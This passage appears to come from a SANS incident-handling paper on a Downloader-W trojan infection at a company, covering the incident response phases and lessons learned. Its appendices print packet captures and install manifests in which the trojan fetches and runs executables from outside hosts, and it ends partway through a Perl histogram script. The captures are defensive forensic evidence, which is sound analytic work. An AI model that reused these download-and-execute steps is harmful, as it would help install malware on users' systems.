Host: www.onlinelnet.com
Connection: Keep-Alive
```

```
GET /toolbar/mnsvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.onlinelnet.com
Cache-Control: no-cache
```

Specifically, the IDS should be configured to identify and alert any time coolstuff4.cab or mnsvc.exe is retrieved.

Additional signatures could be configured as well. However, these packets would be sufficient to identify the Trojan at inception. One note: If the Intrusion Detection system is between the proxy server and the Internet firewall (as it is at Widgets 'R' Us) the alert generated by this traffic will identify the proxy-server as the offending system. A responder will need to correlate the alert on the IDS system with the SurfControl logs to determine the actual source of the traffic.

The Incident Handling Process

Preparation

Moishe thought that his company had the proper countermeasures in place to prevent a Trojan horse program from being successfully loaded on their computer systems. McAfee Anti-Virus software was installed on all of the PC's and the perimeter network was protected by properly configured firewalls. For the past 8 months, the Security Program Services department had been on a security awareness blitz. They had sent newsletters, given presentations at management meetings, sent email to employees and written articles for the company bulletin. The information presented by these various means centered

on corporate security policies, detecting and defending against social engineering and safe computing in general.

In addition, Widgets 'R' Us had deployed SurfControl software to enforce the company's Internet usage policies. The SurfControl engine was configured to block any web site categorized as one of the following: Adult/Sexually Explicit, Hate Speech, Gambling, Hacking, Violence, Weapons, Chat, Personals & Dating, Glamour & Intimate Apparel, Web-Based Email, and Games.

The computer security team at Widgets 'R' Us was in the process of establishing an incident response process when the Downloader-W Trojan was discovered. The security team has 7 team members and a manager. Three of the members are dedicated to firewall support, one to company projects, one to penetration testing, one to intrusion detection, and one to forensics. Each member of the team has received adequate training in their respective area of responsibility. However, given the size and complexity of the Widgets 'R' Us network, the staff is under a very heavy workload. At the time of the incident, the staff was not in a position to respond quickly due to other issues.

Because the internal security team was not prepared to respond to the incident, Moishe decided to contact me to coordinate the response. Having just returned from the SANS Incident Handling course, I was eager to put my skills to the test.

Identification

The Downloader-W Trojan was discovered almost by accident. There was no pre-determined schedule or process for reviewing and responding to email alerts generated by the anti-virus software. On the day the Downloader-W Trojan was discovered, Moishe had decided to review the email alerts and noticed an unusual server alert. When he opened the alert, he discovered the following message:

-----Original Message-----

From: McAfee

Sent: Thursday, August 29, 2002 2:26 PM

To: ServerAlerts

Subject: Virus Found in attachment

Netshield NT: The file D:\NTBackups\Sally Koctoasten\winnt\mnsvc.exe on WOW-FSBK is infected with the Virus Downloader-W. Unable to clean file. Cleaner unavailable or unable to access the file.

After reviewing the alert, Moishe, quickly checked the McAfee support site to get more information about the virus. Once Moishe discovered the virus' potential to act as a Trojan, he sent the following message to me:

-----Original Message-----

From: Whitefish, Moishe
Sent: Friday, August 30, 2002 9:59 AM
To: Witter, Franklin
Subject: FW: Virus Found in attachment

Importance: High

This may be an issue. Sally Koctoasten is the Executive Assistant to Willy Hendricksen. The virus is a Trojan. Her workstation may be infected and I guarantee there is information on there that is sensitive.

Original alert attached.

When I received the email, I called Moishe to get more information, determine what assistance he required, and develop a plan of action. At this point, I started a notebook for the incident to track all actions taken in the handling of the incident. Moishe told me that he had discovered that the alert was generated when one of the PC technicians at Widgets 'R' Us backed up the files on Sally's PC to her department file server just prior to reformatting her computer system and loading a new operating system.

I then called the technician to confirm whether Sally's system had been reloaded or not. It had. One source of possible evidence successfully eliminated. Needless to say, this wasn't the news I was hoping for as I wanted to examine Sally's system further to determine if the Trojan was active or not.

I decided to do some additional research on the Trojan at this point and discovered that the Trojan calls home to <http://www.wwws1.com> on a periodic basis to check for updates. Knowing that Widgets 'R' Us uses SurfControl to monitor all Internet activity, I called Moishe and asked

him to run a report showing a history of all users who had visited this site.

The report revealed that 11 different individuals from various locations had visited the www.wwws1.com web site. In addition, the report revealed that the first contact to the site was on April 2, 2002. A sample of the SurfControl activity report follows:

User Activity Detail

8/30/2002

Date Range: All Available Data (4/1/2002 to 8/23/2002)

Selected Users: USER\SallyK.

Selected Sites: www.wwws1.com

Filters used:

User	Site	Date/Time	Bytes Received	Bytes Sent	Activity	Proto.
USER\SallyK	www.wwws1.com					
		4/2/2002 11:49:22AM	230	470	/au/index.asp	http
		4/2/2002 3:59:45PM	1.6 K	470	/au/index.asp	http
		4/3/2002 8:53:59AM	230	470	/au/index.asp	http
		4/4/2002 8:38:00AM	230	470	/au/index.asp	http
		4/5/2002 8:33:17AM	230	470	/au/index.asp	http
		4/8/2002 8:31:05AM	230	470	/au/index.asp	http
		4/8/2002 10:54:16AM	230	470	/au/index.asp	http
		4/9/2002 8:30:12AM	230	470	/au/index.asp	http
		4/9/2002 3:58:16PM	230	470	/au/index.asp	http
		4/10/2002 8:27:58AM	230	470	/au/index.asp	http

<snip>

McAfee did not have a DAT file that was able to identify and clean the Trojan available until April 24, 2002. This demonstrated that it was likely that the few countermeasures that were in place were irrelevant in terms of preventing this incident. At this point, I recommended that Moishe contact management to alert them to the possibility that some of their workstations were infected with a Trojan.

Containment

Due to the fact that Sally's system had been reformatted and reloaded, I decided to find another system showing signs of infection to attempt to verify that the Trojan was active. With Moishe's assistance, I reviewed the SurfControl report and found that one of the potentially infected systems was near my office. I received written

authorization from Moishe's manager to perform a live review of the system.

When I arrived at the location, I introduced myself to the user assigned to the system and explained the situation to the user. I assured the user that he was not in trouble at this point and that I was sent in merely to ascertain whether or not the Trojan was active on his system. I handed the user a copy of the authorization form and asked the user to unlock the system.

Based on the information I had reviewed regarding the Trojan at this point, I focused my live search to answer the following questions:

- Were the files MNSVC.EXE and AUSVC.EXE present on the system?
- Was either of these files listed in the running processes on the machine?
- Had the Run key been modified to automatically execute either of these files on system startup?

Not knowing what changes the Trojan might have made to the system, I used an Incident Response CD that I had prepared ahead of time to run various commands on the system. The primary tools on the CD that I used were known good copies of CMD.EXE, REGEDIT.EXE and PSLIST.EXE. After inserting the CD into the CD-ROM drive on the suspect system, I clicked on Start->Run. I then used the browse feature to locate the CD-ROM drive and selected the CMD.EXE from the CD.

From the known good instance of CMD.EXE I navigated to the C:\WINNT directory on the system and performed a directory listing for all files ending in SVC.EXE by entering the following command at the command prompt:

```
C:\WINNT>dir *svc.exe
```

I then used my copy of REGEDIT.EXE to open the registry and examined the Run key for the existence of the executables I was searching for. Finally, I used the PSLIST.EXE command to review running processes. The result of all three

searches came back positive. The Trojan was on the system and was active!

Based on the information about the Trojan I had reviewed at this point, I surmised that the Trojan was not an immediate or High-level threat to the Widgets 'R' Us network. However, given the Trojan's ability to update itself at will and download, install and activate other software this certainly was not an event that needed to go untreated. With this in mind, I felt I had enough preliminary evidence to declare this an incident and take appropriate action.

I called Moishe to inform him of my findings. I discussed my findings and the steps I felt we should take with Moishe and his manager. I explained how this particular Trojan works and what Moishe and I had discovered in the SurfControl report and in the initial system response. Based on this information, Moishe's manager decided that the best course of action was simply to eradicate the Trojan from their systems and take the necessary steps to prevent recurring infection.

© SANS Institute 2003, Author retains full rights.

To achieve the goals of quick eradication and prevention of future infections I recommended the following steps be taken:

- Block access to the wwsw1.com domain via SurfControl.
- Forensic analysis of at least two of the infected systems to attempt to determine any actions taken by the Trojan on those systems.
- Given the Trojan's ability to install 3rd party software, the hard drives in all systems infected with the Trojan should be wiped (using the Encase wipe drive function or another utility that overwrites the entire drive with zeroes thereby removing all data and partition information from the drive) and reloaded.
- All systems on the Widgets 'R' Us network should be properly patched to prevent a recurrence of the Trojan.
- Verify that all systems on the Widgets 'R' Us network are running the latest version of anti-virus software and that the virus DAT files are up-to-date. Any systems not using the current version of anti-virus software and/or DAT should be update with the most recent version.

Moishe's management agreed to make the necessary changes to the SurfControl ruleset to prevent further communication with the Trojan host site. They also agreed to allow me to perform a forensic review of two of the systems apparently infected with the Trojan. All other recommendations were taken under review pending the outcome of the forensic analysis.

I took the system I analyzed in the preliminary review back to my lab for forensic analysis. A Widgets 'R' Us technician was dispatched to retrieve another system and deliver it to my lab for analysis. The goal of the analysis was to verify the existence of the Downloader-W Trojan, analyze its components and identify any other software that might have been downloaded and installed by the Downloader-W Trojan.

Once I returned to my lab, I used my Forensic-Computers.com portable workhorse to perform a network acquisition of the

computers using Encase. To perform the imaging process, I used the following process:

1. Open suspect computer and disconnect all drive data and power cables.
2. Connect system to monitor, keyboard and power. Boot system. Enter CMOS and verify that the Floppy Drive is set as the first boot device.
3. Power off system and reconnect floppy drive data and power cables.
4. Insert Encase DOS boot disk into floppy drive and power system on to verify that floppy drive is working properly.
5. Power off system and reconnect hard drive data and power cables.
6. Boot system using Encase boot floppy (will automatically detect NIC and install proper packet drivers and start Encase for DOS in server mode).
7. Select Network.
8. Use cat5 crossover cable to connect system to forensic workstation.
9. Boot forensic workstation and start Encase.
10. Select acquire and choose Network as the acquisition target.
11. Select the hard drive of the target system to be imaged.
12. Enter case data requested.
13. Select location to write image files (should be blank, formatted hard drive in forensic workstation).
14. Select finish.

Once the systems were imaged, I used Encase to run a hash analysis of the system and compared the hashes from the system to hash sets of hacker tools, Trojans and viruses I had obtained. The hash analysis did not show evidence of any other known malware or hacker tools on the systems.

I then ran an Esript (Encase Scripting Language used to automate parts of the forensic analysis process) I had retrieved from the Guidance Software web site to identify installed software. The results of the script showed that Gator.com software was installed on both systems. It was

not clear at this point whether this software was the result of the Trojan or not.

I also performed several keyword searches based on information provided by the various anti-virus vendors I had researched and was able to discover not only all of the individual components they had listed but evidence of the creation date of the Trojan. Based on clear text data found in MNSVC.EXE, it appeared that the compile date of the software was March 28, 2002.

I prepared a written report of my findings and emailed the report to Moishe. I then called Moishe to determine our next steps.

Eradication

By this time, Widgets 'R' Us had contacted their desktop support manager, Fred Eubanks, and informed him of the incident. We discussed my recommendation to wipe all infected systems and reinstall the OS from a known good source. While I made a strong argument for my recommendation, the Widgets 'R' Us management team ultimately determined that using the Downloader-W removal tool provided by Symantec corporation would be sufficient to remove the Trojan. (The Symantec Downloader-W removal tool terminates the Downloader-W processes that are running, deletes the Downloader-W executable files and removes registry entries used by Downloader-W). I again explained that although this tool would remove the Trojan, any 3rd-party software installed by the Trojan would remain. Nevertheless, the Widgets 'R' Us management team proceeded with their plan.

Recovery

A desktop support technician was dispatched to each system that had been identified as having the Trojan. The technician performed the following steps:

1. Removed Downloader-W using the Symantec tool.
2. Installed Service Pack 6a for Microsoft Windows NT 4.0.
3. Installed all Internet Explorer Patches. To accomplish this task, the technician used

- <http://windowsupdate.microsoft.com> to download and install all critical patches and updates.
4. Updated Anti-Virus Engine and DAT.

While Widgets 'R' Us was able to successfully remove the Trojan from the few systems they had identified as infected, updating the other 20,000 systems on their network proved to be somewhat more challenging. Distributing the proper patches to all systems could not be accomplished using their current automated software distribution process. To ensure that the Trojan had been successfully eradicated, Moishe reviewed the SurfControl logs on a daily basis to identify any attempts to reach the www.wws1.com web site.

Lessons Learned

From what could be ascertained in this incident, the Trojan infected the systems through a malicious web site. The exact site was never determined. There were a number of contributing factors that allowed the Trojan to be successful:

1. **Overconfidence in the ability of Anti-Virus software to prevent infection.** While anti-virus software is a "must have", it is not a panacea. In this case, the Trojan was released and resident on the Widgets 'R' Us computers almost one full month before their anti-virus vendor had released a signature file capable of detecting, preventing and cleaning the Downloader-W Trojan. Even if Widgets 'R' Us had kept their anti-virus software up-to-date, it would not have prevented the initial infection.
2. **Failure to keep system patches up-to-date.** In my opinion, this is the ultimate root cause of this incident. The exploit used by Downloader-W to install itself on a system was over a year old at the time Downloader-W was released. If Widgets 'R' Us had kept system patches up-to-date, this would have prevented the infection. Widgets 'R' Us needs to put forth a concerted effort to develop and implement a software distribution process for security patches, hotfixes and service packs.

3. **No virus alert review process was in place.** A process for reviewing and responding to anti-virus alerts needs to be developed. In this incident, the Trojan was on several systems for over 4 months before it was discovered. Had this been a more malicious Trojan, the results could have been devastating.
4. **SurfControl is not a replacement for Browser and System security.** While SurfControl does a good job at blocking sites that have been categorized, it is not as effective against uncategorized sites. A new list of categorized sites is downloaded daily to the SurfControl engine. However, the Internet continues to grow at a pace that content filters cannot keep up with. At the time of this incident, the sites associated with Downloader-W were not categorized. This allowed the traffic to pass freely through the proxy server. While SurfControl is an excellent tool, it should not be the only line of defense on the proxy server.

In addition to the lessons learned concerning how the Trojan made its way onto Widgets 'R' Us systems, there were several lessons learned about the Widgets 'R' Us incident handling process and system management:

1. **No Anti-Virus scanner was installed on the proxy server.** While anti-virus software is not a security panacea, it is still a good idea to install the software on all key systems. While anti-virus software would not have prevented this particular Trojan, given the fact that the proxy server is the Internet access point for Widgets 'R' Us, it should be running an anti-virus engine.
2. **Formation of an incident response team should be made a priority.** Although Widgets 'R' Us was in the process of forming an incident response team when this incident occurred, it was not a priority item. Given some staff shortages and a hiring freeze, the Widgets 'R' Us security team had their hands full in day-to-day work. Management needs to make the formation of an incident response team a priority and see that at least a basic plan be put into place before the next incident occurs.

In summary, Widgets 'R' Us' handling of the Trojan shows that they have much work to do in order to get their Incident Response process to the level it needs to be, especially in the area of preparation. While we were able to fully eradicate the Downloader-W Trojan using the steps outlined in this paper, I still strongly believe that their management did not take appropriate measures in eradicating other malware that might have been downloaded and installed by Downloader-W. Given the Trojan's ability to download and install additional software, and the evidence of additional spyware found during forensic examination, the infected systems should have been wiped and reloaded in order to fully ensure that all components had been eradicated. Widgets 'R' Us is using this rather low-level incident as a prime example of the changes that need to take place in order to prevent a catastrophic event and to prepare themselves for handling such an event, should it occur.

© SANS Institute 2003, Author retains full rights.

Extras

Several of the virus definitions for Downloader-W mention that two files -- EA.BIN and MBTCD.BAK -- are possibly encrypted. It is also frequently stated that the true purpose of these files is unknown. Based on the Ethereal Packet Capture, it would appear that EA.BIN is associated with BVT.EXE. This is only assumed because EA.BIN is downloaded with the BVT.PKG file which also contains BVT.EXE. I was unable to determine its purpose beyond this point.

I also wanted to at least make an attempt to verify that the aforementioned files were encrypted and if so, how were they encrypted. One method used to determine whether a file is encrypted or not is to create a histogram of the file. A histogram simply counts how many times a particular character occurs in a given file. A file that is well encrypted will be evenly distributed across all characters. Unencrypted or poorly encrypted files will have peaks and valleys in the histogram chart and will only use a small subset of the character set.

Using a perl script I found on the Honeynet Project site, I was able to generate a histogram for both files. The histograms are attached as Appendix B. Based on the histograms, it appears that these files are not using a strong encryption. According to the histogram results, the character set used fall in the range of ASCII(33) to ASCII(126) and is not evenly distributed through this subset. In the end, I was not able to determine the type of encryption used or the role of these files in the Trojan but spent considerable time attempting this analysis and wished to include the results I was able to gather.

Appendix A: Packet Capture of Trojan Install

While this section is rather lengthy, the packet capture of the Trojan Install process was very helpful in determining what changes the Trojan made to the system and precisely where the software was downloaded from. The packet captures below give great insight into the files placed on the system and certain registry changes that are made by the Trojan.

```
GET /toolbar/coolstuff4.cab HTTP/1.1
Accept: application/x-cabinet-win32-x86, application/x-pe-win32-x86, application/octet-stream, application/x-setupscript, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Mon, 06 May 2002 19:06:38 GMT
If-None-Match: "080392631f5c11:95e"
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
Host: www.onlinelnet.com
Connection: Keep-Alive
```

```
GET /toolbar/mnsvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.onlinelnet.com
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:04:00 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Sat, 20 Apr 2002 00:12:10 GMT
ETag: "0698830e8c11:95e"
Content-Length: 24576
```

```
GET /au/index.asp HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.wws1.com
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:00 GMT
Connection: close
Content-Type: text/html
Cache-control: private
Content-Length: 26
```

```
3878239823|86016|1.5.0.344 /*Note: Code returned by website.*/
```

GET /au/ausvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:00 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Tue, 23 Apr 2002 22:06:42 GMT
ETag: "0c5252613ebc11:95e"
Content-Length: 86016

GET /dir.asp?os=4.0.1381.6.0&iv=1.5.0.344&id={B49303BD-0D12-4B35-B8DE-FD672D24106A}&pi=1 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:06 GMT
Content-Length: 479
Content-Type: text/html
Cache-control: private

/* Note: In the following section "base" refers to the main URL to be contacted for download and "rel" refers to the relative path pointing to the specific item to be downloaded.*/

;11010111000
[pkg]
 base = http://www.wwws1.com/
 rel = 2164/1.0.0.0/mnsvc.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 1050/1.0.0.1/toolbar.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2020/1.4.2.307/auupg.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2020/1.5.1.387/auupg.pkg
[/pkg]
[pkg]
 base = http://www.wwws1.com/
 rel = 2002/2.1.0.0/bvt.pkg
[/pkg]

```
[pkg]
    base = http://www.wwws1.com/
    rel = 2004/2.0.0.1/absr.pkg
[/pkg]
GET /2164/1.0.0.0/mnsvc.pkg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:06 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Tue, 09 Apr 2002 00:35:42 GMT
ETag: "0439b7a5edfc11:95e"
Content-Length: 724

GET /1050/1.0.0.1/toolbar.pkg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:07 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Wed, 08 May 2002 23:49:48 GMT
ETag: "d064869ebf6c11:95e"
Content-Length: 4188

GET /1050/1.0.0.1/toolbar.cab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:09:07 GMT
Content-Type: application/x-compressed
Accept-Ranges: bytes
Last-Modified: Wed, 08 May 2002 23:26:28 GMT
ETag: "0aa5c7e7f6c11:95e"
Content-Length: 232765

GET /2020/1.4.2.307/auupg.pkg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache
```

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:18 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Wed, 10 Apr 2002 19:56:22 GMT
ETag: "0b7b1c9c9e0c11:95e"
Content-Length: 476

GET /2020/1.4.2.307/ausvc.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:18 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Wed, 10 Apr 2002 19:54:56 GMT
ETag: "0286f96c9e0c11:95e"
Content-Length: 69632

GET /dir.asp?id={B49303BD-0D12-4B35-B8DE-FD672D24106A}&os=4.0.1381.6.0&iv=1.4.2.307&pi=1 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:26 GMT
Content-Length: 479
Content-Type: text/html
Cache-control: private

GET /dir.asp?os=4.0.1381.6.0&iv=1.5.1.387&id={B49303BD-0D12-4B35-B8DE-FD672D24106A}&pi=1 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:30 GMT
Content-Length: 479
Content-Type: text/html
Cache-control: private

GET /2002/2.1.0.0/bvt.pkg HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:30 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Fri, 31 May 2002 23:27:04 GMT
ETag: "70500acfa8c21:95e"
Content-Length: 3523

**/*The following section of captures shows the CLSID numbers
assigned to various parts of the Trojan and the related registry
entries. This is part of the BVT.EXE install package.*/**

;11010111000

[package]

id	= 2002
title	= bvt
version	= 2.1.0.0
installer	= 1.5.0.0
@bvt	= @windir@bvt.exe
@ea	= @windir@ea.bin
@msvc60	= @windir@msvc60.dll

[end package]

[dependency section]

exterminate	= bvt.exe
-------------	-----------

[end dependency section]

[register section]

[register]

basekey	= hkey_classes_root
subkey	= CLSID\{9E2099A5-9483-43fe-92D1-68DBFBE968A2}\

key	= Info
name	= ar
type	= reg_dword
value	= 102
action	= add

[end register]

[register]

basekey	= hkey_classes_root
subkey	= CLSID\{9E2099A5-9483-43fe-92D1-68DBFBE968A2}\

key	= Info
name	= et
type	= reg_dword
value	= 10000
action	= add

[end register]

[register]

```

        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
        key              = Info
        name             = ci
        type             = reg_dword
        value            = 600000
        action           = add
    [end register]
[register]
        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
        key              = Info
        name             = bc
        type             = reg_dword
        value            = 10000
        action           = add
    [end register]
[register]
        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
        key              = Info
        name             = br
        type             = reg_dword
        value            = 28800000
        action           = add
    [end register]
[register]
        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
        key              = Info
        name             = ln
        type             = reg_dword
        value            = 153
        action           = add
    [end register]
[register]
        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
        key              = Info
        name             = el
        type             = reg_dword
        value            = 64
        action           = add
    [end register]
[register]
        basekey          = hkey_classes_root
        subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\

```

```

        key          = Info
        name         = ll
        type         = reg_sz
        value        =
ox0A.Zx]+76Z:Q@Q}74vcu[z+^'(bj=1MA'uM}bahc``
        action       = add
    [end register]
[register]
    basekey          = hkey_classes_root
    subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
    key              = Info
    name             = al
    type             = reg_sz
    value            =
ox0A.Zx]+76Z:Q@Q}74vcu[z+^REJj=~0dE=^7#1hUh`
    action           = add
    [end register]
[register]
    basekey          = hkey_classes_root
    subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
    key              = Info
    name             = af
    type             = reg_sz
    value            = ~R=4@H.w
    action           = add
    [end register]
[register]
    basekey          = hkey_classes_root
    subkey           = CLSID\{9E2099A5-9483-43fe-92D1-
68DBFBE968A2}\
    key              = Info
    name             = sm
    type             = reg_sz
    value            =
1RzA9<rw9oEs0~#Jxr#JRQNca0bj1jNR0AhO~OEK<rh=kkzXC=``
    action           = add
    [end register]
[end register section]

[file section]
[cab]
    [files]
        [file]
            src       = msvcp60.dll
            dst       = @msvcp60
            version   = 6.0.8972.0
            size      = 401462
            crc       = 2134402409
            minversion = 6.0.8168.0
        [end file]
    [/files]

```

```

        src    = http://www.wwws1.com/2002/2.1.0.0/msvcp.cab
        size   = 114697
        crc    = 155453776
[/cab]

[cab]
  [files]
    [file]
      src      = bvt.exe
      dst      = @bvt
      version  = 2.1.0.0
      size     = 86016
      crc      = 4129377540
    [end file]
    [file]
      src      = ea.bin
      dst      = @ea
      version  = 0.0.0.0
      size     = 228336
      crc      = 1792994313
    [end file]
  [/files]

  src    = http://www.wwws1.com/2002/2.1.0.0/bvt.cab
  size   = 126313
  crc    = 187419462
[/cab]
[end file section]

[execute section]
  [execute]
    executeasync    = @bvt
  [end execute]
[end execute section]

GET /2002/2.1.0.0/msvcp.cab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:30 GMT
Content-Type: application/x-compressed
Accept-Ranges: bytes
Last-Modified: Sat, 06 Apr 2002 01:27:40 GMT
ETag: "0ed73daddc11:95e"
Content-Length: 114697

GET /2002/2.1.0.0/bvt.cab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com

```


Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:33 GMT
Content-Type: application/x-compressed
Accept-Ranges: bytes
Last-Modified: Fri, 31 May 2002 23:26:22 GMT
ETag: "40704293fa8c21:95e"
Content-Length: 126313

GET /2004/2.0.0.1/absr.pkg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:35 GMT
Content-Type: application/octet-stream
Accept-Ranges: bytes
Last-Modified: Wed, 17 Apr 2002 03:27:16 GMT
ETag: "029dc5bfe5c11:95e"
Content-Length: 1343

;11010111000
[package]
 id = 2004
 title = absr
 version = 2.0.0.1
 installer = 1.4.0.0
 @absr = @windir@absr.exe
 @mbtcd = @windir@mbtcd.bak
 @msvc60 = @windir@msvc60.dll
[end package]

GET /2004/2.0.0.1/msvc60.cab HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:35 GMT
Content-Type: application/x-compressed
Accept-Ranges: bytes
Last-Modified: Sat, 06 Apr 2002 01:27:40 GMT
ETag: "0ed73daddc11:95e"
Content-Length: 114697

GET /2004/2.0.0.1/absr.cab HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32; Microsoft
Windows NT 4.0; Professional)
Host: www.wwws1.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 14 Sep 2002 14:11:37 GMT
Content-Type: application/x-compressed
Accept-Ranges: bytes
Last-Modified: Wed, 17 Apr 2002 03:09:02 GMT
ETag: "0db8939bde5c11:95e"
Content-Length: 48727

© SANS Institute 2003, Author retains full rights.

Appendix B: Histogram of EA.BIN and MTCBD.BAK

I used a Perl script I found on the HoneyNet project website to perform a histogram analysis of the EA.BIN and MBTCD.BAK files placed on the system by the Trojan. I am not a Perl programmer, nor do I play one on TV, so I cannot provide a line by line commentary on how the script functions. I have provided general comments in the script to cover major functions. In general, this script reads a given file one character at a time and counts the number of times each character occurs in the file. The option is provided to output the file to HTML format, if so desired. The following is the actual script used to generate the histogram:

```
#!/usr/bin/perl

# histogram - a utility to solve Scan of the Month No.16

# Usage: histogram [-g] -f infile > outfile
#          -g generates graphic output (html tables)

use Getopt::Std;
getopts('gf:');

sub numerically { $histogram{$b} <=> $histogram{$a}; };

sub html_header {
    print "<html>\n<head>\n\t<title>Histogram for
$opt_f</title>\n</head>\n\n";
    print "<body>\n";
};

sub html_footer {
    print "</body>\n</html>\n";
};

# Open the desired file. End Gracefully if unable to open the file.
open(INPUT, "<".$opt_f) || die "$0: unable to open $opt_f: $!\n";

# Loop to insert character account values into an array
$characters = 0;
while(sysread(INPUT, $char, 1)) {
    $histogram{$char} += 1;
    $characters += 1;
}
```

```

};

close INPUT;

&html_header if ($opt_g);

# The remainder of the script produces the report output file.
if ($opt_g) {
    print "<h1>Histogram for $opt_f</h1>\n";
    print "$characters characters read.<p>\n";
} else {
    print "File read: $opt_f\n";
    print "Characters read: $characters\n\n";
};

if ($opt_g) {
    print "<h2>Frequency by Character</h2>\n";
    print "<table border=\"1\">\n";
    print "\t<tr>\n";
    print "\t\t<th colspan=\"2\">ASCII</th><th colspan=\"2\">Frequency</th>\n";
